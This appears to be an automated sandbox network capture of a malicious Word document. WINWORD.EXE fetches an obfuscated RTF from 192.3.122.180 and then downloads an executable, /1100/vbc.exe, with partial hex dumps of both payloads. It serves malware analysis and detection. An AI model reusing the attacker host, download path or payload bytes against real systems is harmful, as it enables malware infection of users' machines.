Dec 1, 2021 13:53:25.525263071 CET	3	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 12:53:25 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: httpd/unix-directory

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:26.760390043 CET	4	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 01 Dec 2021 12:53:26 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Location: http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/ Content-Length: 411 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 2f 2e 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 2e 57 2e 2e 2e 2e 2e 2e 2e 2e 2e 2d 57 77 2e 2e 2e 2e 2e 2e 2e 2d 2d 2d 2d 57 77 77 2e 2d 2d 2d 2d 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 77 57 2d 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 77 57 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body></html>
Dec 1, 2021 13:53:26.882267952 CET	5	IN	HTTP/1.1 405 Method Not Allowed Date: Wed, 01 Dec 2021 12:53:26 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 329 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body></html>
Dec 1, 2021 13:53:30.408452034 CET	7	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 01 Dec 2021 12:53:30 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Location: http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/ Content-Length: 411 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 2f 2e 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 2e 57 2e 2e 2e 2e 2e 2e 2e 2e 2e 2d 57 77 2e 2e 2e 2e 2e 2e 2e 2d 2d 2d 2d 57 77 77 2e 2d 2d 2d 2d 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 77 57 2d 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 77 57 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:30.538995981 CET	8	IN	HTTP/1.1 405 Method Not Allowed Date: Wed, 01 Dec 2021 12:53:30 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 329 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body> </html>
Dec 1, 2021 13:53:35.976495028 CET	168	IN	HTTP/1.1 302 Found Date: Wed, 01 Dec 2021 12:53:35 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 X-Powered-By: PHP/7.3.31 Location: http://192.3.122.180/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Dec 1, 2021 13:53:36.093838930 CET	168	IN	HTTP/1.1 405 Method Not Allowed Date: Wed, 01 Dec 2021 12:53:35 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 329 Keep-Alive: timeout=5, max=93 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body> </html>
Dec 1, 2021 13:53:38.054460049 CET	169	IN	HTTP/1.1 302 Found Date: Wed, 01 Dec 2021 12:53:37 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 X-Powered-By: PHP/7.3.31 Location: http://192.3.122.180/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=92 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Dec 1, 2021 13:53:38.172605038 CET	170	IN	HTTP/1.1 405 Method Not Allowed Date: Wed, 01 Dec 2021 12:53:38 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 329 Keep-Alive: timeout=5, max=91 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body> </html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	192.3.122.180	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:30.804552078 CET	8	OUT	GET /.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w------W-------Ww-------.....Ww.....--w.w--wW.W.wbk HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 192.3.122.180 Connection: Keep-Alive
Dec 1, 2021 13:53:30.918968916 CET	10	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 12:53:30 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Tue, 30 Nov 2021 02:21:04 GMT ETag: "47e3-5d1f83590d563" Accept-Ranges: bytes Content-Length: 18403 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Data Raw: 7b 5c 72 74 66 37 39 35 38 33 7c 21 60 3d 5f 2d 5e 3b 2e 3c 3f 2a 3f 5e 3f 21 5e 21 25 b5 25 5f b0 3f 35 37 23 7e 3a 37 40 39 3a 5b 3a 36 7e 3f 25 40 a7 3c b0 32 5f 3d 21 21 21 34 2c 39 3f 3f 5d 25 3f 25 5d 5b 2b 5f 33 39 2a 39 7e 26 25 33 3d 3f 30 23 34 32 3e 3e 7c 3b 7e 31 29 40 3b 35 34 40 3f 29 2f 3f 2c 3f 37 3b 35 3f 25 3f 36 37 37 29 b5 5e 39 5f 3f 7c 39 33 34 7e 7c 2c 26 32 38 5f 35 3f 33 2f 32 2b 34 2e 25 25 30 3f 60 5e 28 33 5d 3f 25 7e 29 b0 31 32 21 2f 23 2a 7e 25 3f a7 5d 7c a7 3e 2b 37 2d 5f 2d 40 40 32 3f 2a 3c 26 29 3e 40 3b 3a 5d 3e 24 3f 5b b0 3f 5f 21 7c 26 25 3d 38 3c 26 32 60 34 25 21 5f 2a 7e b5 7e 38 27 25 2b 25 31 3e 3f 25 5d b5 27 2e 2a 37 24 27 34 b5 7c 27 2c 39 7e 27 3d 37 21 21 34 37 2e 2f 3f 3f 3b 39 3a 2c 3a 23 3f 25 2e 3c 5b 38 27 2f 37 2e 2d 26 25 26 31 23 a7 26 3b 5d 36 2b 25 5d 3d 3f 29 2a 30 2d 34 7c 2d 5e 5f 33 5f 35 a7 3f 25 24 2d 2b 7c 5e 39 b0 37 23 40 7e 26 33 21 21 2e 25 7c b0 3b 32 3e 32 b5 2e 5d 3d b0 36 38 29 36 32 33 7e 2b 5b 23 3f b5 3d 23 40 3f 2e b5 40 23 b0 3b 32 3f 3a 60 b0 21 b0 2e 28 3f 2b 32 40 3f 5b 2b 2a 39 2a 39 26 33 3f 26 3f b0 27 5f 3b b5 3c 35 21 28 b0 3d 31 31 32 7e 33 31 3e 31 21 2b 25 7e 31 26 2c 33 21 3f 5d 2c 25 3e 28 35 24 5e 7c 3c 7e 3f 2c 3f 25 3b 3b 27 60 40 37 2a 5b 3f 27 33 5f 7e 3b 27 2b 3d 32 5f 31 26 3c 27 28 35 28 32 2b 2c b5 5d 27 32 21 30 2b 2d 31 2b 3f 38 a7 3f 7c 30 21 b5 2a 33 3f 3c 21 3f 3b 3a 3f 2a 26 2d 24 27 3f 33 5d 3b 21 25 35 3d 2f 24 3b 2f 3f 25 2b 3d 24 3d 7c 25 3e 5b 26 27 2e 7e 21 38 25 33 27 5e 2e 26 3e 3f 38 29 24 3f 2c 2c 3e 25 27 a7 3f 7c 2d b5 3e 3c 31 36 5f 39 3c 29 3e 3f 2c 33 2a 25 32 2e 23 35 23 3f 2b 29 7e a7 3b 33 3f 25 2d 2e 5d 60 b0 7c 3f 5e 34 3f 25 33 25 28 2d 2d 24 2d 3f 3f 2c a7 38 33 3d 31 3f 3f 2b 2d 38 27 21 3f 3f 40 30 38 5f 25 7e 38 2e 3e 36 3f 3f 38 33 34 37 21 2a 3f 30 7c 3f 2a 3f 34 34 27 5b 40 21 21 24 24 3f 30 40 35 3f 36 3d 3c 31 7c 5d 2b b5 36 3e 2f 3f 38 37 5f 38 2f 27 5e 7c 7e 21 3c 3f 2c 60 3f 2a 3c 40 5f 3d 26 36 3f 3f 2f 3f 7c 2b 25 37 29 24 b5 3f 3f 39 29 29 3d 3f 3a 32 27 33 b5 3e 7e 3a 36 39 3f 5f 7e 3c 40 2c 25 7e 36 3f 7e a7 40 3f 2f 3f 7e 2a 26 26 24 35 5b 3c 25 32 60 21 3b 23 3f 2a 25 29 38 40 28 5b 3f 3f 25 5b 34 b5 34 38 3f 21 2f 40 38 5e 21 36 34 b5 b0 38 5d 27 3f 29 7c 30 27 36 3f 3f 7e 5b 2f 36 3e 3e 40 3f 2a 5d 5b 3c 24 39 b5 2b 2e 3e 34 60 60 7e 37 39 36 24 25 3d 3f 29 29 39 29 a7 3f 3f 26 3f b5 24 7e 31 7c 30 3f 38 3f 30 3e 33 2a 2f 3b 3b 5d 21 29 37 33 60 23 3f 5e 33 3f 2b 29 3b 38 28 b5 30 a7 36 60 40 35 38 27 3f 33 24 2d 30 2c 2c 30 5b 24 36 3f 25 5e 5e 3f 33 2f 28 5b 3f 30 34 27 3c 29 3f 3f 21 2d 34 2b 25 39 2a b5 28 27 30 3f 37 3e 36 27 2f 3f 23 24 23 3a 3f 23 60 5e 29 3b 37 2b 26 5f 3f 5f 5b 5e 24 5e 21 31 21 b0 3f 34 31 26 27 5d 37 2e 2a 7c 38 35 2a 25 38 2b 2d 3f 3e 23 33 b5 37 3b b5 3f 21 24 31 23 2d 2c 3f 37 27 29 21 24 28 2e 5f 23 27 35 3c 34 5d 3f 38 39 2a 3f 3c 3f 37 40 2b 3f 37 3f 2c 38 5e 3f 35 31 32 3f 2e 25 33 7e 31 b5 26 31 25 2f 2b 3b 5d 3f 37 29 25 2b 3f 32 7c 37 25 32 3f 37 35 7e 7c 3c 3a 32 60 3c 5d 38 31 5e a7 2d 5f 7c 2b 30 23 60 24 31 3e 3f 36 28 34 29 b0 3b 2f 35 2a 26 38 3f 36 3f 5e 2f 2f 5e 2d 60 33 25 5f 2a 5f 24 3d 2f 28 5d 5e Data Ascii: {\rtf79583|!`=_-^;.<?*?^?!^!%%_?57#~:7@9:[:6~?%@<2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1 )@;54@?)/?,?7;5?%?677)^9_?|934~|,&28_5?3/2+4.%%0?`^(3]?%~)12!/#*~%?]|>+7-_-@@2?*<&)>@;;]>$?[?_!|&%=8 <&2`4%!_*~~8'%+%1>?%]'.*7$'4|',9~'=7!!47./??;9;.:#?%.<[8'/7.-&%&1#&;]6+%]=?)*0-4|-^_3_5?%$-+|^97#@~&3!!.%|;2>2 .]=68)623~+[#?=#@?.@#;2?:`!.(?+2@?[+*9*9&3?&?'_;<5!(=112~31>1!+%~1&,3!?],%>(5$^|<~?,?%;;``@7*[?'3_~;'+=2_1& <'(5(2+,]'2!0+-1+?8?|0!*3?<!?;:?*&-$'?3];!%5=/$;/?%+=$=|%>[&'.~!8%3'^.&>?8)$?,,>%'?|->><16_9<)>?,3*%2.#5#?+)~;3?%-.]`|?^4?%3%(--$-??,83=1??+-8'!??@08_%~8.>6??8347!*?0|?*?44'[@!!$$?0@5?6=<1|]+6>/?87_8/'^|~!<?,`?*<@_=&6??/?|+%7)$??9))=?:2'3>~:69?_~<@,%~6?~@?/?~*&&$5[<%2`!;#?*%)8@([??%[448?!/@8^!648]'?)|0'6??~[/6>>@?*][<$9+.>4``~796$%=?))9)??&?$~1|0?8?0>3*/;;]!)73`#?^3?+);8(06`@58'?3$-0,,0[$6?%^^?3/([?04'<)??!-4+%9*('0?7>6'/?#$#:?#`^);7+&_?_[^$^!1!?41&']7.*|85*%8+-?>#37;?!$1#-,?7')!$(._#'5<4]?89*?<?7@+?7?,8^?512?.%3~1&1%/+;]?7)%+?2|7%2?75~|<:2`<]81^-_|+0#`$1>?6(4);/5*&8?6?^//^-`3%_*_$=/()^

Data Ascii: {\rtf79583|!`=_-^;.<?*?^?!^!%%_?57#~:7@9:[:6~?%@<2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1 )@;54@?)/?,?7;5?%?677)^9_?|934~|,&28_5?3/2+4.%%0?`^(3]?%~)12!/#*~%?]|>+7-_-@@2?*<&)>@;;]>$?[?_!|&%=8 <&2`4%!_*~~8'%+%1>?%]'.*7$'4|',9~'=7!!47./??;9;.:#?%.<[8'/7.-&%&1#&;]6+%]=?)*0-4|-^_3_5?%$-+|^97#@~&3!!.%|;2>2 .]=68)623~+[#?=#@?.@#;2?:`!.(?+2@?[+*9*9&3?&?'_;<5!(=112~31>1!+%~1&,3!?],%>(5$^|<~?,?%;;``@7*[?'3_~;'+=2_1& <'(5(2+,]'2!0+-1+?8?|0!*3?<!?;:?*&-$'?3];!%5=/$;/?%+=$=|%>[&'.~!8%3'^.&>?8)$?,,>%'?|->><16_9<)>?,3*%2.#5#?+)~;3?%-.]`|?^4?%3%(--$-??,83=1??+-8'!??@08_%~8.>6??8347!*?0|?*?44'[@!!$$?0@5?6=<1|]+6>/?87_8/'^|~!<?,`?*<@_=&6??/?|+%7)$??9))=?:2'3>~:69?_~<@,%~6?~@?/?~*&&$5[<%2`!;#?*%)8@([??%[448?!/@8^!648]'?)|0'6??~[/6>>@?*][<$9+.>4``~796$%=?))9)??&?$~1|0?8?0>3*/;;]!)73`#?^3?+);8(06`@58'?3$-0,,0[$6?%^^?3/([?04'<)??!-4+%9*('0?7>6'/?#$#:?#`^);7+&_?_[^$^!1!?41&']7.*|85*%8+-?>#37;?!$1#-,?7')!$(._#'5<4]?89*?<?7@+?7?,8^?512?.%3~1&1%/+;]?7)%+?2|7%2?75~|<:2`<]81^-_|+0#`$1>?6(4);/5*&8?6?^//^-`3%_*_$=/()^

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	192.3.122.180	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:32.857852936 CET	29	OUT	GET /1100/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.122.180 Connection: Keep-Alive
Dec 1, 2021 13:53:32.978069067 CET	30	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 12:53:32 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Wed, 01 Dec 2021 09:20:59 GMT ETag: "2017a-5d2123122436c" Accept-Ranges: bytes Content-Length: 131450 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 e0 04 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 e0 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 